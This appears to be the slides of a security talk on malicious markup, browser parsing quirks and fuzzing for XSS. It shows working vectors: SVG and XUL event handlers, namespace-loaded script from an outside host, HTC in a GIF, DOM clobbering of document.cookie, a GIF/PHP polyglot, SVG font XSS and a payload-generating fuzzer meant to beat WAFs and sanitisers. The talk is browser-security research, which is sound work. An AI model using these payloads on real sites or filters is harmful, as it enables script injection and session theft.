

I thought you were my friend!

Malicious markup, browser issues and other obscurities
Cycle III

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Today's menu

- A short intro
- An overview on what happened in the last talks
- Several relevant example attacks
- Fuzzing results
- A call to reasonability



Why again?

- Again?
- This talk was held two times before
- In slight variations
- This is the last one
- And completely different



So?

- Malicious markup is way bigger than originally assumed
- Not only the tons of legacy issues
- But also the contemporary problems
- Fundamental misunderstandings
- Wrong approaches



Overview over the recent talk versions

- Basically some tidying up with the browser self-disclosure
- A ton of exotic but working attack vectors
- The unholy multivector
- Excentric markup and Javascript
- Let's recapitulate



Inline SVG



```
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:svg="http://www.w3.org/2000/svg">
<svg:g onload="alert(8)"/>
</html>

<image src="x" onerror="alert(1)"></image>
```



XML Namespaces


```
<html xmlns:ø="http://www.w3.org/1999/xhtml">  
  <ø:script src="//0x.lv/" />  
</html>
```



XUL Artifacts

```
<html>  
<xul:image  
  onerror="alert(2) "  
  src="x"  
  
  xmlns:xul="http://mozilla...here.is.only.xul  
  "  
>  
</html>
```

(<http://mozilla.org/keymaster/gatekeeper/there.is.only.xul>)



HTC via Image 1/2

```
<html>
<head>
<style>
    body {
        behavior: url(test.gif.htc);
    }
</style>
</head>
<body>
<h1>Yay, HTC!!! Oh wait...</h1>
</body>
</html>
```



HTC via Image 2/2

```
GIF89ad.d.....!Y,.....d.d...s.....
.....L*...J...
H...j...N... (8HXhx.....iX...
```

```
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<PUBLIC:ATTACH EVENT="onclick" ONEVENT="alert(1)" />
</PUBLIC:COMPONENT>
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..... (8HXhx.....iX..;
```



You trust your DOM?

- Say hello to DOM Redressing
- Ever tried to create a HTML element with an ID?
- For example `#test`?
- And then to `alert(test)`
- You should :)



IE goes a step further...



- You can also overwrite **existing** properties
- Like `document`
- Or `location`
- Or `document.cookie`
- Or `document.body.innerHTML`
- Phew!
- Fixed in IE8 RC1 – and some variants also in older versions



Let's see some code

```
<form id="document" cookie="foo">  
<script>alert (document.cookie) </script>
```

```
<form id="location" href="bar">  
<script>alert (location.href) </script>
```

```
<form id="document">  
<select id="body">bar</select>  
</form>  
<script>alert (document.body.innerHTML) </script>
```



Multiwhat?

- Less than 300 Bytes
- Various formats
 - CSS
 - `expression()` CSS
 - JavaScript
 - HTML
 - PHP
 - Open directly
 - ...
- **And still a valid GIF**



Multivector anatomy

File Edit View Window Help

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00000026	61	6D	20	61	20	4A	49	46	20	3A	29	22	29	7D	2F	2F	3C	73	63
00000039	72	69	70	74	3E	61	6C	65	72	74	28	22	49	45	20	6C	69	6B	65
0000004C	73	20	6D	65	21	22	29	3C	2F	73	63	72	69	70	74	3E	20	20	20
0000005F	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
00000072	20	20	20	20	20	20	20	20	20	20	20	00	2C	00	00	00	00	01	
00000085	00	01	00	00	02	02	2F	2F	3C	73	74	79	6C	65	3E	2A	7B	63	6F
00000098	6C	6F	72	3A	72	65	64	7D	3C	2F	73	74	79	6C	65	3E	3C	73	63
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000000BE	6F	64	79	0A	7B	63	6F	6C	6F	72	3A	72	65	64	3B	78	73	73	3A
000000D1	65	78	70	72	65	73	73	69	6F	6E	28	77	69	6E	64	6F	77	2E	78
000000E4	3F	30	3A	28	65	76	61	6C	28	6E	61	6D	65	29	2C	78	3D	31	29
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ript>alert("IE like
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)}..//</script><?='
.';/*D.*/*
```

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Unsigned 16 Bit:	18759	64 Bit Float:	1,662837e-71	Stream-Länge:	8

Anzeige als Little Endian Unsigned und Float hexadezimal anzeigen

Offset: 0

The testcase

`<link rel="stylesheet" type="text/css" href="../.x.php"" />` ← **color and IE expression**

`<?php include '../.x.php' ?>` ← **echo and possible shell**


`` ← **image as is and XSS in IE**

`<script src="../.x.php""></script>` ← **XSS**

`<iframe src="../.x.php""></iframe>` ← **XSS via IFrame**



The result



Opera 10 Font XSS

- Most recent browser betas and alphas support SVG fonts
- A way to have fonts be written in markup
- No binary TTF, FOT etc. monsters anymore
- And Javascript. In fonts. What??



An example...

This is a SVG font!

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
    "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3..0/svg" onload="alert(1)"></svg>
```

And this is some markup for Opera 10 - guess what happens :)

```
<html>
<head>
<style type="text/css">
@font-face {
    font-family: xss;
    src: url(test.svg#xss) format("svg");
}
body {font: 0px "xss"; }
</style>
</head>
</html>
```



So - finally some new stuff?

- Yep
- Let's make some WAF vendor eyes cry
- And have a look at surprising fuzzer results
- The work of several weeks



Objective?

- Confusing user agents
- Finding rendering bugs
- Fooling parsers badly
- Executing JavaScript in impossible situations
- Did we succeed?
- Unfortunately yes!




How was it done?

- Looping
- And even more looping
- Character generation
- Combination with all possibilities of markup
- Tags, attributes, JavaScript URIs, inline styles, entities and whatnot
- So far just UTF8
- Asian charsets were tested too - but well - that's worth another talk



Simple code example

```
...
'valign',
'value',
'valuetype',
'version',
'vlink',
'vspace',
'width'
);
foreach($tags as $tag) {
    foreach($events as $event) {
        $payload = 'javascript:alert(/meta-'. $event .'/)';
        echo '<meta name="description" content="" '
            . $event . '="' . $payload . '" /> ';
        echo '<' . $tag . ' ' . $event . '="'
            . $payload . '" /></'. $tag . '>';
    }
}
?>
```



Finally some results?

- Yes yes...
- Gathered in a Google Doc published today
- Here's a simplified URL
- http://j.mp/mm_talk



Intermission kitteh!



Phew!

- Are we smarter know?
- Maybe - we know at least
- Markup doesn't need to follow any rules
- Since the user agents don't
- Unicode spaces, RTL/LTR characters, surrogates, etc.
- And what's it with the over weird quote handling?



Ah - charsets...

- Just a small thing... love your utf_decode()

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Why is that?

- User agents are too tolerant
- Collateral damage from the browser wars?
- Existencial fear to break the web - or a small fragment of it?
- Browsers works against standards, a secure web and even logic



Let's have a look at FF

- The unclosed attribute bug was filed months ago
- *D. Veditz*: Not our bug!
- *Me*: What the... do you.. what..!?
- FF3.7 still does it!



What about IE?

- Still nullbytes are being stripped seamlessly
- It's been that way since 10+ years!
- PHP and others had to customize their functions
- Does *your* strip_tags() know that too?
- Give me a break!



And Opera?

- What was the Opera Bugtracker URI again?
- Who parses the weirdest rubbish as working markup?
- Fragmented JavaScript URIs?
- Font XSS? Give me a yet another break!



Can we have a conclusion alright?

- Sure.
- Markup and blacklists - no deal
- Markup and whitelists - also almost no deal
- HTMLawed is broken, HTMLPurifier is broken too
- And we just saw the top of the iceberg
- So?
- Several things on the task list now!



Äction!

- Stress the browser vendors
- Stress the WAF vendors
- Tickets, mails, blog posts
- Stress your developers to learn that stuff
- Give developers time to do security stuff



And most importantly

- Don't trust scanners blindly!
- Don't trust WAFs and scanners blindly!
- Still just tools – not solutions
- Nothing replaces an experienced tester
- Nothing replaces an experienced trainer mangling your devs for one week



Feeling secure now?

- It's probably up to you
- Just pay for a tool?
- Or for an expert - sharing knowledge
- Or maybe both (just to not get beat up after the talk)
- Try to write a mail to the scanner asking for help with an attack you never saw before :)



Thanks a lot!

And please don't beat me up as usual, WAF guys



Appendix 1/2

- SVG Fonts <http://www.w3.org/TR/SVG11/fonts.html#SVGFontsOverview>
- SVG Masks <http://www.w3.org/TR/SVG/masking.html>
- Opera 10 <http://www.opera.com/browser/next/>
- WHATWG Blog <http://blog.whatwg.org/>
- HTML5 WHATWG Draft Recommendation
<http://www.whatwg.org/specs/web-apps/current-work/multipage/>
- Data Islands http://www.w3schools.com/Xml/xml_dont.asp
- HTC Reference
<http://msdn.microsoft.com/en-us/library/ms531018%28VS.85%29.aspx>
- Inline namespaces http://www.w3schools.com/XML/xml_namespaces.asp



Appendix 2/2

- CSP <http://people.mozilla.org/~bsterne/content-security-policy/>
- ABE <http://hackademix.net/2008/12/20/introducing-abe/>
- Jail tag and more mashup security approaches
http://www.openajax.org/member/wiki/Mashup_Security_Approaches
- The DTD patch <http://pastebin.com/m98e1e87>
- Gmail SVG fun <http://pastebin.com/f1bbc1dd7>
- Casper <http://pastebin.com/m5a81b94d>
- The multivector <http://img210.imageshack.us/img210/4028/38956160.gif>

